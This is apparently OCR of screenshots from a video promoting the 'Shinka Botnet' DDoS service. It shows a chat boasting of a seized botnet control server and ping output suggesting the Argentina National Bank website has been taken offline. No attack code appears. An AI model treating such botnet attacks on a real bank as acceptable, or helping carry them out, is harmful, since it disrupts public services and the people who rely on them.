
★★★ BOOT COMMANDER ★★★ Today at 3:17 AM
What my new password?

Scarface Today at 3:17 AM
CNC OWNED
BY SCARFACE AND WICKED

EA

Wicked y ★★★ BOOT COMMANDER ★★★ están escribiendo...

SCENE #2




```
C:\WINDOWS\system32\cmd.exe - ping  www.bna.com.ar -t
Microsoft Windows [Versión 10.0.17134.228]
(c) 2018 Microsoft Corporation. Todos los derechos reservados.

C:\Users\Neo>ping www.bna.com.ar -t

Haciendo ping a www.bna.com.ar [200.51.194.27] con 32 bytes de datos:
```

Dolar U.S.A	37,8000	39,0000
Euro	45,5000	46,9000
Real (*)	800,0000	900,0000

Argentina National Bank

Shinka Botnet - DDOS Botnet 2018


447 views



```
Microsoft Windows [Versión 10.0.17134.228]
(c) 2018 Microsoft Corporation. Todos los derechos reservados.

C:\Users\Neo>ping www.bna.com.ar -t

Haciendo ping a www.bna.com.ar [200.51.194.27] con 32 bytes de datos:
Tiempo de espera agotado para esta solicitud.
Tiempo de espera agotado para esta solicitud.
Tiempo de espera agotado para esta solicitud.
Tiempo de espera agotado para esta solicitud.
Tiempo de espera agotado para esta solicitud.
```

Shinka Botnet - DDOS Botnet 2018

447 views



